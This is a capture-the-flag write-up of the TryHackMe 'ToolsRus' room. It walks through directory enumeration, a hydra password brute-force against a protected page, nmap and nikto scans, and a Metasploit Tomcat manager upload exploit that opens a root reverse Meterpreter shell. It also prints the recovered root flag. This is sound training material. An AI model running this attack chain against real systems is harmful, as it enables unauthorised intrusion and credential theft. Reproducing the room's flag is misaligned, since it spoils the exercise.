

ToolsRus – TryHackMe

Our main tasks are:

- Using Nikto to find the documents (we need to get the login information beforehand)
- Using Metasploit to exploit the service
- Finding the root flag


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1.We start by pinging the host to see if it is reachable:

```
[root@parrot]~[/home/user]
#ping 10.10.196.42
PING 10.10.196.42 (10.10.196.42) 56(84) bytes of data.
64 bytes from 10.10.196.42: icmp_seq=1 ttl=63 time=47.4 ms
64 bytes from 10.10.196.42: icmp_seq=2 ttl=63 time=47.2 ms
64 bytes from 10.10.196.42: icmp_seq=3 ttl=63 time=47.9 ms
64 bytes from 10.10.196.42: icmp_seq=4 ttl=63 time=47.1 ms
^C
--- 10.10.196.42 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 47.127/47.413/47.909/0.304 ms
```

When we go to this address, we are shown a page:



Unfortunately, **ToolsRUs** is down for upgrades. Other parts of the website is still functional...

2.GoBuster:

Let's start by finding subpages.

```
[root@parrot]~# gobuster dir -u 10.10.196.42 -w /home/user/Desktop/21/common.txt


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.196.42
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/user/Desktop/21/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 291]
/.htaccess (Status: 403) [Size: 296]
/.htpasswd (Status: 403) [Size: 296]
/guidelines (Status: 301) [Size: 317] [--> http://10.10.196.42/guidelines/]
/index.html (Status: 200) [Size: 168]
/protected (Status: 401) [Size: 459]
/server-status (Status: 403) [Size: 300]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====
```

We have 2 results:


/guidelines - we have access there and can check the contents

/protected - it exists, but we don't have access there - code 401

Let's start with the first one:



bob - this is probably the name of the user, maybe administrator (the message indicates this is the person responsible for the update)



The second subpage is protected by a login and password. The login we probably already have - **bob**.

3.Hydra:

We now need to crack the **password**, using username: **bob**.

```
[root@parrot]-[/home/user]
#hydra -l bob -P /home/user/Desktop/21/rockyou.txt -f 10.10.196.42 http-get /protected -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
these *** ignore laws and ethics anyway).
```

The configuration of hydra is shown above, we specify:

-l username

-P dictionary

-f exits after data is found (may shorten operation)

http-get - uses http-get requests to attempt authentication


/protected - this is a subpage that requires login

-V - hydra shows more information about what is going on

```
[ATTEMPT] target 10.10.196.42 - login "bob" - pass "elizabeth" - 61 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.10.196.42 - login "bob" - pass "hottie" - 62 of 14344399 [child 13] (0/0)
[80][http-get] host: 10.10.196.42 login: bob password: bubbles
[STATUS] attack finished for 10.10.196.42 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

The password is “**bubbles**”

After logging in, we have a message:



This protected page has now moved to a different port.

That is, we must now search the ports.

4.Nmap

We scan all the ports and see what works on them:


```
[root@parrot]~[/home/user]
#nmap -p- -sV 10.10.196.42
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.196.42
Host is up (0.049s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
1234/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.21 seconds
```

On port 1234 we have some server, let's check what it is:

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 **Recommended Reading:**
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

Developer Quick Start
[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

Managing Tomcat
For security, access to the [manager webapp](#) is restricted. Users are defined in:
\$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 7.0 access to the manager application is split between different users.
[Read more...](#)
[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation
[Tomcat 7.0 Documentation](#)
[Tomcat 7.0 Configuration](#)
[Tomcat Wiki](#)
Find additional important configuration information in:
\$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
[Tomcat 7.0 Bug Database](#)
[Tomcat 7.0 JavaDocs](#)
[Tomcat 7.0 SVN Repository](#)

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).
[tomcat-users](#)
User support and discussion
[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)
[tomcat-dev](#)
Development mailing list, including commit messages

Now in the task, we have a sub-item to find documents in on this server, in the /manager/html folder.

5.Nikto

```
[root@parrot]-[/home/user]
#nikto -h http://10.10.196.42:1234/manager/html -id "bob:bubbles"
- Nikto v2.5.0
```

We configure nikto, using previously acquired login credentials.


```
+ /manager/html/localstart.asp: This might be interesting.
+ /manager/html/manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/jk-manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/jk-status/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/admin/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/host-manager/manager-howto.html: Tomcat documentation found. See: CWE-552
```

Here are the documents found, there are 5 of them.

As a result, we also have the server version:

```
+ Server: Apache-Coyote/1.1
```

I checked on google and it is quite old - there are CVEs from 2005.



A screenshot of a Google search results page. The search bar at the top contains the text "apache-coyote 1.1 vulnerabilities". Below the search bar, there are three search results listed. The first result is from CVE Mitre, titled "CVE-2005-2090 - Mitre", with a description: "Jakarta Tomcat 5.0.19 (Coyote/1.1) and Tomcat 4.1.24 (Coyote/1.0) allows remote attackers to poison the web cache, bypass web application firewall protection ...". The second result is from Acunetix, titled "Apache Tomcat Other Vulnerability (CVE-2005-2090)", with a description: "Jakarta Tomcat 5.0.19 (Coyote/1.1) and Tomcat 4.1.24 (Coyote/1.0) allows remote attackers to poison the web cache, bypass web application firewall protection.". The third result is from Snyk, titled "org.apache.tomcat:tomcat-coyote vulnerabilities", with a description: "Known vulnerabilities in the org.apache.tomcat:tomcat-coyote package. This does not include vulnerabilities belonging to this package's dependencies.".

Now we move on to Metasploit.

6. Metasploit

Run via the command “**msfconsole**”

```
[root@parrot]-[/home/user]
#msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII dTb.dTb
II 4' v 'B .'"'. / | \ '. '"'.
II 6. .P : . / | \ \ '. :
II 'T; . ;P' . / | \ \ '. :
II 'T; ;P' . / | \ \ '. :
IIIII 'YvP' .-._|_.-'

I love shells --egypt

      =[ metasploit v6.4.43-dev ]
+ -- --=[ 2484 exploits - 1279 auxiliary - 431 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> █
```

We are now looking for available exploits:

```
[msf](Jobs:0 Agents:0) >> search tomcat

Matching Modules
=====
Module
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos  2014-02-06      normal No      Apache Commons FileUpload and Apache Tomcat DoS
1  exploit/multi/http/struts_dev_mode              2012-01-06      excellent Yes     Apache Struts 2 Developer Mode OGNI Execution
2  exploit/multi/http/struts2_namespace_ognl        2018-08-22      excellent Yes     Apache Struts 2 Namespace Redirect OGNI Injection
3  \_ target: Automatic detection                  .               .       .       .
4  \_ target: Windows                             .               .       .       .
5  \_ target: Linux                               .               .       .       .
6  exploit/multi/http/struts_code_exec_classloader  2014-03-06      manual   No      Apache Struts ClassLoader Manipulation Remote Code Execution
7  \_ target: Java                               .               .       .       .
8  \_ target: Linux                               .               .       .       .
9  \_ target: Windows                             .               .       .       .
10 \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .               .       .       .
11 auxiliary/admin/http/tomcat_ghostcat            2020-02-20      normal  Yes     Apache Tomcat AJP File Read
12 exploit/windows/http/tomcat_cgi_cmdlineargs     2019-04-10      excellent Yes     Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
13 exploit/multi/http/tomcat_mgr_deploy            2009-11-09      excellent Yes     Apache Tomcat Manager Application Deployer Authenticated Code Execution
14 \_ target: Automatic                          .               .       .       .
15 \_ target: Java Universal                      .               .       .       .
16 \_ target: Windows Universal                  .               .       .       .
17 \_ target: Linux x86                          .               .       .       .
18 exploit/multi/http/tomcat_mgr_upload            2009-11-09      excellent Yes     Apache Tomcat Manager Authenticated Upload Code Execution
19 \_ target: Java Universal                      .               .       .       .
20 \_ target: Windows Universal                  .               .       .       .
21 \_ target: Linux x86                          .               .       .       .
22 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09      normal  No      Apache Tomcat Transfer-Encoding Information Disclosure and
23 auxiliary/scanner/http/tomcat_enum              .               normal  No      Apache Tomcat User Enumeration
24 exploit/linux/local/tomcat_rhel_based_temp_priv_esc 2016-10-10      manual  Yes     Apache Tomcat on RedHat Based Systems Insecure Temp Config Escalation
25 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc 2016-09-30      manual  Yes     Apache Tomcat on Ubuntu Log Init Privilege Escalation
26 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25      excellent Yes     Atlassian Confluence WebWork OGNI Injection
27 \_ target: Unix Command                       .               .       .       .
28 \_ target: Linux Dropper                      .               .       .       .
29 \_ target: Windows Command                   .               .       .       .
30 \_ target: Windows Dropper                    .               .       .       .
```

After point 18 we have tomcat_mgr_upload from 2009. With an excellent opinion, we can start with it.

```
[msf](Jobs:0 Agents:0) >> use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----
  HttpPassword  no              The password for the specified username
  HttpUsername  no              The username to authenticate as
  Proxies       no              A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         80             The target port (TCP)
  SSL           false           Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----
  LHOST     192.168.1.13    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Java Universal

View the full module info with the info, or info -d command.
```

We configure all the parameters:


```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpPassword bubbles
HttpPassword => bubbles
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpUsername bob
HttpUsername => bob
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rhosts 10.10.196.42
rhosts => 10.10.196.42
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rport 1234
rport => 1234
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lhost
lhost => 10.10.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  bubbles         no        The password for the specified username
  HttpUsername  bob             no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        10.10.196.42    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         1234            yes       The target port (TCP)
  SSL           false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.136.129    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Java Universal

View the full module info with the info, or info -d command.
```

We set the login and password to the previously acquired data.

Rhosts - this is the host we are attacking (remote host)

Rport - the port of the service under attack

Lhost - this is our address

Now we run:

```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> run
[-] Handler failed to bind to [REDACTED]
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying tN7YGnw1obiR5ViPM8Em4ehHa3Tg...
[*] Executing tN7YGnw1obiR5ViPM8Em4ehHa3Tg...
[*] Undeploying tN7YGnw1obiR5ViPM8Em4ehHa3Tg ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set lhost tun0
lhost => [REDACTED]
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit
[*] Started reverse TCP handler on [REDACTED]
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying eZpCGExIsf0bkKCK8t...
[*] Executing eZpCGExIsf0bkKCK8t...
[*] Undeploying eZpCGExIsf0bkKCK8t ...
[*] Sending stage (58073 bytes) to 10.10.196.42
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened ([REDACTED] -> 10.10.196.42:39782)

(Meterpreter 1)(/) > whoami
[-] Unknown command: whoami. Run the help command for more details.
(Meterpreter 1)(/) > getuid
Server username: root
(Meterpreter 1)(/) > [REDACTED]
```

Unfortunately, the first time failed to get the session, I tried to assign the address straight from tun 0 and managed to get, we are as root.

```
Server username: root
(Meterpreter 1)(/) > cd /root
(Meterpreter 1)(/root) > ls
Listing: /root
=====

Mode                Size  Type    Last modified          Name
----                -
100667/rw-rw-rwx   47    fil     2019-03-11 16:06:14 +0000 .bash_history
100667/rw-rw-rwx  3106  fil     2015-10-22 17:15:21 +0000 .bashrc
040777/rwxrwxrwx   4096  dir     2019-03-11 15:30:33 +0000 .nano
100667/rw-rw-rwx   148   fil     2015-08-17 15:30:33 +0000 .profile
040777/rwxrwxrwx   4096  dir     2019-03-10 21:52:32 +0000 .ssh
100667/rw-rw-rwx   658   fil     2019-03-11 16:05:22 +0000 .viminfo
100666/rw-rw-rw-    33    fil     2019-03-11 16:05:22 +0000 flag.txt
040776/rwxrwxrw-   4096  dir     2019-03-10 21:52:43 +0000 snap

(Meterpreter 1)(/root) > cat flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
(Meterpreter 1)(/root) > █
```

The flag has also been found. Our task is complete.

Conclusion:

You need to keep your systems up to date, any older system can be like an open door, as in our case.